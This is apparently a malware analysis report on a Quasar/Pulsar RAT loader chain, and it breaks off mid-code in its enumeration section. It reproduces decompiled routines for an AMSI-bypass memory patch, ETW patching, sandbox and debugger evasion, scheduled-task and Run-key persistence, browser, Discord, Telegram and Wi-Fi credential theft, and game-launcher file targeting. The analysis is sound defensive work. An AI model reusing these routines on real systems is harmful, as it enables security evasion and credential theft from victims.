Quasar RAT

July 27, 2025

Author: BABAgala

https://www.linkedin.com/in/gal-akavia-7b1288201/

At the time of publishing, these samples were still flying under the radar—not flagged by any VT engine.

At the end of the report, you will find:

- IOCs
- Detection logic
- Link to the samples in Bazaar


Key Takeaways

The initial infection vector in this attack is not clear, but it results in a loader, which in turn infects the victim computer with the “Quasar” RAT.

Quasar RAT is a .NET Framework-based open-source RAT. Adversaries can access and control Task Manager, Registry Editor, download/upload and execute files, log keystrokes & steal passwords.

The investigation began with an unknown initial access method, but the attack chain unfolded through a batch script spawns PowerShell to load Fileless payload located in the batch script (“:: ”), which results in Amsi Bypass, disabling ETW, VM & debugging checks before the payload loads another .NET loader, which in turn loads Quasar RAT.


Subsequent stages execute entirely in memory, showcasing sophisticated evasion and persistence tactics, detailed below.



Analysis

A highly obfuscated batch script (stage1.bat) contains Base64 payloads. Deobfuscating the batch reveal a PowerShell script (stage2.ps1).

stage2.ps1 used multiple spelled backwards, likely an obfuscation "trick", such as txeTllAdaeR = ReadAllText, to read the "::" fileless payload from stage1.bat, which decompress, decrypt, decodes and loads two binary payloads to memory.



Fileless attack

I managed to dump the two payloads from the PowerShell script, both 32bit .NET assemblies.

DLL #1 - $payloads_var[0] - RwazwykaSQ.tmp

Contains class called "Program" within the "PHANTOM" namespace, which is designed to bypass Windows AMSI.

The Program class includes an ASLR method that calculates memory addresses using Address Space Layout Randomization (ASLR) techniques, adjusting relative addresses based on the loaded module (amsi.dll). The Main method checks the OS version (Windows 10 or 11) to determine the correct amsiScanBufferAddress, then uses VirtualProtect to modify memory permissions to PAGE_EXECUTE_READWRITE, allowing the injection of a byte array into the AMSI process memory. This disables AMSI's scanning capability, enabling the execution of obfuscated or fileless payloads.

```
[STAThread]
private static void Main()
{
    IntPtr intPtr = IntPtr.Zero;
    if (new ComputerInfo().OSFullName.Contains("11"))
    {
        intPtr = Program.ASLR(Program.amsiScanBufferAddress_Win11, Program.RebaseAddress, Program.obfDll_Str);
    }
    else
    {
        intPtr = Program.ASLR(Program.amsiScanBufferAddress_Win10, Program.RebaseAddress, Program.obfDll_Str);
    }
    byte[] array;
    if (IntPtr.Size != 8)
    {
        RuntimeHelpers.InitializeArray(array = new byte[8], fieldof(<PrivateImplementationDetails>{26D13948-2416-41AD-B6FC-EC28E6DD492D}.$$method0x6000004-1).FieldHandle)
    }
    else
    {
        RuntimeHelpers.InitializeArray(array = new byte[6], fieldof(<PrivateImplementationDetails>{26D13948-2416-41AD-B6FC-EC28E6DD492D}.$$method0x6000004-2).FieldHandle)
    }
    byte[] array2 = array;
    uint num;
    Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), Program.PAGE_EXECUTE_READWRITE, out num);
    Marshal.Copy(array2, 0, intPtr, array2.Length);
    Program.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)array2.Length)), num, out num);
}
```

```
// Token: 0x04000001 RID: 1
private static IntPtr amsiScanBufferAddress_Win11 = (IntPtr)6442484320L;

// Token: 0x04000002 RID: 2
private static IntPtr amsiScanBufferAddress_Win10 = (IntPtr)6442465376L;

// Token: 0x04000003 RID: 3
private static IntPtr RebaseAddress = (IntPtr)6442450944L;

// Token: 0x04000004 RID: 4
private static uint PAGE_EXECUTE_READWRITE = 64U;

// Token: 0x04000005 RID: 5
private static string obfDll_Str = "*a*m*s*i*.*d*l*l*".Replace("*", "");
```

DLL #2 – $payloads_var[1] – PIAhbwggsQ.tmp

Designed for:

- VM and Sandbox checks.

```
ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem");
ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
{
    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") ||
      managementBaseObject["Model"].ToString() == "VirtualBox")
    {
        Environment.Exit(1);
    }
}
managementObjectSearcher.Dispose();
bool flag = false;
KlkNGJgZhbtfkuANNklQ.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
if (Debugger.IsAttached || flag || KlkNGJgZhbtfkuANNklQ.IsDebuggerPresent())
{
    Environment.Exit(-1);
}
```

- ETW patching to bypassing security products. Retrieves the address of EtwEventWrite from ntdll.dll and patch it to “blind” security mechanism.

```
IntPtr intPtr = KlkNGJgZhbtfkuANNklQ.LoadLibrary("ntdll.dll");
IntPtr procAddress = KlkNGJgZhbtfkuANNklQ.GetProcAddress(intPtr, "EtwEventWrite");
byte[] array2;
if (IntPtr.Size != 8)
{
    byte[] array = new byte[3];
    array[0] = 194;
    array[1] = 20;
    array2 = array;
}
else
{
    array2 = new byte[] { 195 };
}
byte[] array3 = array2;
uint num;
KlkNGJgZhbtfkuANNklQ.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), KlkNGJgZhbtfkuANNklQ.PAGE_EXECUTE_READWRITE, out num);
Marshal.Copy(array3, 0, procAddress, array3.Length);
KlkNGJgZhbtfkuANNklQ.VirtualProtect(procAddress, (UIntPtr)((ulong)((long)array3.Length)), num, out num);
```

- Persistent

  Generates a random named batch & vbs files using Random class, uses numbers between 1–999 (e.g “123.vbs”) and dropped them to “%APPDATA%\startup_str_\123.vbs”. The vbs file intent to run the “123.bat” script. Persistence depending on admin rights.


  - If Admin:
    Uses PowerShell to register a hidden scheduled task (“RuntimeBroker_startup__str<123>_str”) that triggers at logon, executes 123.vbs script, and runs with the highest privileges.

  - If not Admin:
    Modifies the HKCU startup registry key Software\Microsoft\Windows\CurrentVersion\Run to launch 123.vbs.

```
private static void InstallStartup(string batPath)
{
    string text = ".bat";
    string text2 = new Random().Next(1, 1000).ToString();
    string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text2 + text;
    string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\startup_str_" + text2 + ".vbs";
    File.WriteAllText(text4, "CreateObject(Replace(\"WScript.Shell\",\"SubChar\",\"\")).Run \"\"\"" + text3 + "\"\"\", 0");
    if (KlkNGJgZhbtfkuANNklQ.IsAdmin())
    {
        Process.Start(new ProcessStartInfo
        {
            FileName = "powershell.exe",
            Arguments = string.Concat(new string[] { "Register-ScheduledTask -TaskName 'RuntimeBroker_startup_", text2, "_str' -Trigger (New-ScheduledTaskTrigger -AtLogon) -Action (New-
              ScheduledTaskAction -Execute '", text4, "') -Settings (New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -Hidden -ExecutionTimeLimit 0) -RunLevel Highest -Force" }),
            UseShellExecute = true,
            WindowStyle = ProcessWindowStyle.Hidden
        }).WaitForExit();
    }
    else
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        registryKey.SetValue("RuntimeBroker_startup_" + text2 + "_str", "wscript.exe \"" + text4 + "\"");
        registryKey.Dispose();
    }
    if (batPath.IndexOf(text3, StringComparison.OrdinalIgnoreCase) == 0)
    {
        return;
    }
    File.Copy(batPath, text3, true);
    Process.Start(text4);
    Environment.Exit(-1);
}
```

- Execution


Next, the code extracts embedded resources which retrieves "payload.exe" as a byte array from the assembly. It is decrypted payload.exe using AES in CBC mode with PKCS7 padding, and decompressed into array4 using GZip-compressed, mark it as Hidden + System and then loads it directly to memory via Assembly.Load(array4). This approach executes payload.exe in-memory without writing it to disk, making it a fileless execution technique to evade detection.



payload.exe (or temploader.exe?)

So, till here we had three stages, batch spawn PowerShell which loads two binaries. The fourth stage is another .NET in-memory loader (payload.exe).

To extract properly payload.exe I used DnSpy to save the Raw format of payload.exe resource from DLL #2 (PIAhbwggsQ.tmp) and used a short C# script with the hardcoded Key & IV (array4 from the snippets above).




payload.exe original file name is “temploader.exe”, which is .NET loader that following similar steps as the previous loader (DLL #2) and extracts embedded resource named "a" (Quazar RAT) and executes it in memory.

names	
file > name	c:\users\[redacted]\payload.exe
debug > file	n/a
export	n/a
version > original-file-name	temploader.exe
manifest	MyApplication.app
.NET > module > name	temploader.exe
certificate > program-name	n/a

Quasar RAT

The final binary (resource “a”) is a highly obfuscated .NET 32bit assembly, internal file name “client.exe” and it’s Imphash fits to Quasar RAT and more malware families.


Detailed below the linking for Quasar, as seen in other threat reports.



The presence of multiple costura.*.dll files indicate the use of Costura.Fody, a .NET assembly embedding tool. This technique is commonly employed by Quasar RAT and similar malware to package dependencies like NAudio, AForge, and SharpDX into a single executable. This not only simplifies deployment but also aids in obfuscation and evasion. The inclusion of Pulsar.Client.FrmRemoteChat.resources further suggests interactive remote-control capabilities, consistent with Quasar's known features.

Pulsar introduces advanced features such as audio capture and webcam streaming, encrypted communication via TLS, reverse proxy support, and remote desktop access, while also adding new modules for specialized tasks like anti-debugging, virtualization detection, and data exfiltration.

As described in broadcom.com and threatmon.io reports.



Costura & Pulsar resources in client.exe

client.exe capabilities

- VM & Sandbox checks
- Enumeration (Host, account, Files, apps, AutoStart, AV, etc)
- Infostealer
    - Browser session hijacking & credential harvesting
    - Telegram & Discord
    - WiFi passwords collection
    - Audio and webcam streaming capture
- Remote Access Tool (RAT)
- Persistent
- Privilege escalation
- Download more malicious files, edit files & folders

VM & Sandbox checks

Multiple VM and sandbox checks performed by the malware, it examines for files in the Root directory “C:\Windows\System32” if they related to virtual machines. Such as QEMU virtual environment qemu-ga, qemuwmi, balloon.sys, netkvm.sys, vioinput, viofs.sys, and vioser.sys.

```
public static bool dzGsb6q5g1w5E3J()
{
    string[] array = new string[] { "qemu-ga", "qemuwmi" };
    foreach (string text in Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.System), "*"))
    {
public static bool U7adyrbkQ1Fru6MEm1gzD()
{
    string[] array = new string[] { "balloon.sys", "netkvm.sys", "vioinput", "viofs.sys", "vioser.sys" };
    foreach (string text in Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.System), "*"))
```

Checks for VM related services and named pipes.

```
public static bool gmEQtUQgygBWubH27q9()
{
    try
    {
        string[] array = new string[] { "vboxservice", "VGAuthService", "vmusrvc", "qemu-ga" };
        foreach (Process process in Process.GetProcesses())
public static bool AbzIr2Kl0herbK29WTM6()
{
    foreach (string text in new string[] { "\\\\.\\pipe\\cuckoo", "\\\\.\\HGFS", "\\\\.\\vmci", "\\\\.\\VBoxMiniRdrDN", "\\\\.\\VBoxGuest", "\\\\.\\pipe\\VBoxMiniRdDN", "\\\\.\\VBoxTrayIPC", "\\\
      \.\\pipe\\VBoxTrayIPC" })
    {
```

Debugging examination by listing running processes of known debuggers.

```
public static bool UsgKFQ1FaISgv()
{
    string[] array = new string[] { "x32dbg", "x64dbg", "windbg", "ollydbg", "dnspy", "immunity debugger", "hyperdbg", "cheat engine", "cheatengine", "ida" };
    foreach (Process process in Process.GetProcesses())
    {
```

Credential theft

The malware listing for Telegram profiles, Discord, and Browsers, if found, it collects passwords, bookmarks, tokens, etc. And, zipping it for delivery to the attacker control address.

```
ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true);
try
{
    YloMt8T9JS29xJEvXwD1o retriever = new YloMt8T9JS29xJEvXwD1o();
    Dictionary<string, string> dictionary = (from b in retriever.xY6Y6KVJNFChxYUckNd()
        orderby b.Key
        select b).ToDictionary((KeyValuePair<string, string> k) => k.Key, (KeyValuePair<string, string> v) => v.Value);
    KeyValuePair<Func<string>, string>[] array2 = new KeyValuePair<Func<string>, string>[]
    {
        new KeyValuePair<Func<string>, string>(new Func<string>(I1zjYa88t38K4JIhE.hmtDjOwq5VI0wVY), "Discord/tokens.txt"),
        new KeyValuePair<Func<string>, string>(new Func<string>(tTk2BTltU1eL6.ryhliR2Zb7ev), "Wifi/Wifi.txt"),
        new KeyValuePair<Func<string>, string>(new Func<string>(ipUAmO2oy8OkJIqVKV9o.KujB9gE9DPRGHLMhpdsTY), "Telegram/sessions.txt")
    };
```

```
Dictionary<string, bool> dictionary = new Dictionary<string, bool>();
dictionary.Add("LoginData", File.Exists(6OhV6UwoBBNucd5iapfPlphz.pAyQBq4bT8));
dictionary.Add("WebData", File.Exists(6OhV6UwoBBNucd5iapfPlphz.DyrKSjdzxxrLZkCldm6MUII));
dictionary.Add("Cookies", File.Exists(6OhV6UwoBBNucd5iapfPlphz.CedD82cwSBohq7));
dictionary.Add("History", File.Exists(6OhV6UwoBBNucd5iapfPlphz.vAr0P7zZp8FbyXwV4qdIxFa14V5));
dictionary.Add("Bookmarks", File.Exists(6OhV6UwoBBNucd5iapfPlphz.X5f5guKLmR3PNFyE2bnYgqt0MyF));
int num = dictionary.Count((KeyValuePair<string, bool> kvp) => kvp.Value);
if (num >= 2 && !profileDir.Contains("Application Data"))
{
    profiles.Add(6OhV6UwoBBNucd5iapfPlphz);
}
```

Netsh

The malware spawn `netsh` commands to enumerate saved Wi-Fi profiles on the system and extract their plaintext passwords by parsing the output of

`wlan show profile name="..." key=clear`.

```
Process process = new Process();
process.StartInfo.FileName = "netsh";
process.StartInfo.Arguments = "wlan show profiles";
process.StartInfo.UseShellExecute = false;
process.StartInfo.RedirectStandardOutput = true;
process.StartInfo.CreateNoWindow = true;
process.Start();
string text = process.StandardOutput.ReadToEnd();
process.WaitForExit();
List<string> list = new List<string>();
foreach (string text2 in text.Split(new string[] { Environment.NewLine }, StringSplitOptions.RemoveEmptyEntries))
{
    if (text2.Contains("All User Profile"))
    {
        string text3 = text2.Split(new char[] { ':' })[1].Trim();
        list.Add(text3);
    }
}
List<string> list2 = new List<string>();
foreach (string text4 in list)
{
    Process process2 = new Process();
    process2.StartInfo.FileName = "netsh";
    process2.StartInfo.Arguments = "wlan show profile name=\"" + text4 + "\" key=clear";
    process2.StartInfo.UseShellExecute = false;
    process2.StartInfo.RedirectStandardOutput = true;
    process2.StartInfo.CreateNoWindow = true;
    process2.Start();
    string text5 = process2.StandardOutput.ReadToEnd();
    process2.WaitForExit();
    foreach (string text6 in text5.Split(new string[] { Environment.NewLine }, StringSplitOptions.RemoveEmptyEntries))
    {
        if (text6.Contains("Key Content"))
        {
            string text7 = text6.Split(new char[] { ':' })[1].Trim();
            list2.Add("WiFi: " + text4 + " - Password: " + text7);
```

Browsers data harvesting

Target multiple Browsers; Firefox, Chrome, Edge, Brave, Opera and OperaGX.

The below snippets targets Firefox by copying user profile to a new Firefox subfolder (“fudasf”), killing the running process, and relaunching it with a cloned profile using `conhost.exe` for proxy & hide execution (`--headless` flag), potentially enabling credential theft or session hijacking.

cloned profile directory:
C:\Users\<Username>\AppData\Roaming\Mozilla\Firefox\Profiles\fudasf

```
public void PJ0DUTi3J9BrDupoUuB()
{
    try
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Mozilla\\Firefox\\";
        if (Directory.Exists(text))
        {
            string text2 = Path.Combine(text, "Profiles");
            if (Directory.Exists(text2))
            {
                string text3 = Path.Combine(text, "fudasf");
                string text4 = "Conhost --headless cmd.exe /c taskkill /IM firefox.exe /F";
                if (!Directory.Exists(text3))
                {
                    Directory.CreateDirectory(text3);
                    this.rZ9YecfZIUyJoVke(text4);
                    this.kKoQ03uhzERTyFi741uwUd(text2, text3);
                    string text5 = "Conhost --headless cmd.exe /c start firefox --profile=\"" + text3 + "\"";
                    this.rZ9YecfZIUyJoVke(text5);
                }
                else
                {
                    v7h4Ioz7V0y5XpN1N27z.mCMHdxIeM7bc5Nw3MRDDC(text3);
                    this.PJ0DUTi3J9BrDupoUuB();
                }
```

Clone FireFox profile to "fudasf" subdirectory

Kills and relaunch firefox process from the cloned directory

```
string text = hwn7F2r0hge.7s6Z3GvLTQr6mJBnRsg(i, "origin_url");
string text2 = hwn7F2r0hge.7s6Z3GvLTQr6mJBnRsg(i, "username_value");
string text3 = vnl5JHdvXFDblb.ikP7Q4o0iUqL9AdyW7CSG(hwn7F2r0hge.7s6Z3GvLTQr6mJBnRsg(i, "password_value"));
if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3))
{
    list.Add(new RecoveredAccount
    {
        Url = text,
        Username = text2,
        Password = text3,
        Application = appName
    });
```

Games data theft

Targets account and session data from Minecraft launchers, Steam, Epic Games, Ubisoft, Roblox, and Growtopia by harvesting local config and credential files. It collects the data from local file paths and stores them in a dictionary for exfiltration or further processing.

Game / Launcher	File(s) Targeted	File Path
Intent Launcher	launcherconfig	%UserProfile%\intentlauncher\launcherconfig
Lunar Client	accounts.json	%UserProfile%\.lunarclient\settings\game\accounts.json
TLauncher	TlauncherProfiles.json	%AppData%\.minecraft\TlauncherProfiles.json
Feather Client	accounts.json	%AppData%\.feather\accounts.json
Meteor Client	accounts.nbt	%AppData%\.minecraft\meteor-client\accounts.nbt
Impact Client	alts.json	%AppData%\.minecraft\Impact\alts.json
Novoline	alts.novo	%AppData%\.minecraft\Novoline\alts.novo
CheatBreakers	cheatbreaker_accounts.json	%AppData%\.minecraft\cheatbreaker_accounts.json
Microsoft Store	launcher_accounts_microsoft_store.json	%AppData%\.minecraft\launcher_accounts_microsoft_store.json
Rise Client	alts.txt	%AppData%\.minecraft\Rise\alts.txt
Rise (Intent)	alts.txt	%UserProfile%\intentlauncher\Rise\alts.txt
Paladium	accounts.json	%AppData%\paladium-group\accounts.json
PolyMC	accounts.json	%AppData%\PolyMC\accounts.json
Badlion Client	accounts.json	%AppData%\Badlion Client\accounts.json
Growtopia	save.dat	%ProgramFiles%\Growtopia\save.dat (multiple profiles supported)
Epic Games	GameUserSettings.ini and others	%LocalAppData%\EpicGamesLauncher\Saved\Config\Windows\
Steam	loginusers.vdf, ssfn*, config files	C:\Program Files (x86)\Steam\config\ and root directory
Ubisoft (Uplay)	All files	%LocalAppData%\Ubisoft Game Launcher\
Roblox	*.dat files	%LocalAppData%\Roblox\ (recursive search)

Enumeration

Iswhrfewtnusupjjighk namespace contains many obfuscated classes, designed to enumerate AutoStart items, host, account, AV products, FW, geo-location, etc.

```
List<Tuple<string, string>> list = new List<Tuple<string, string>>
{
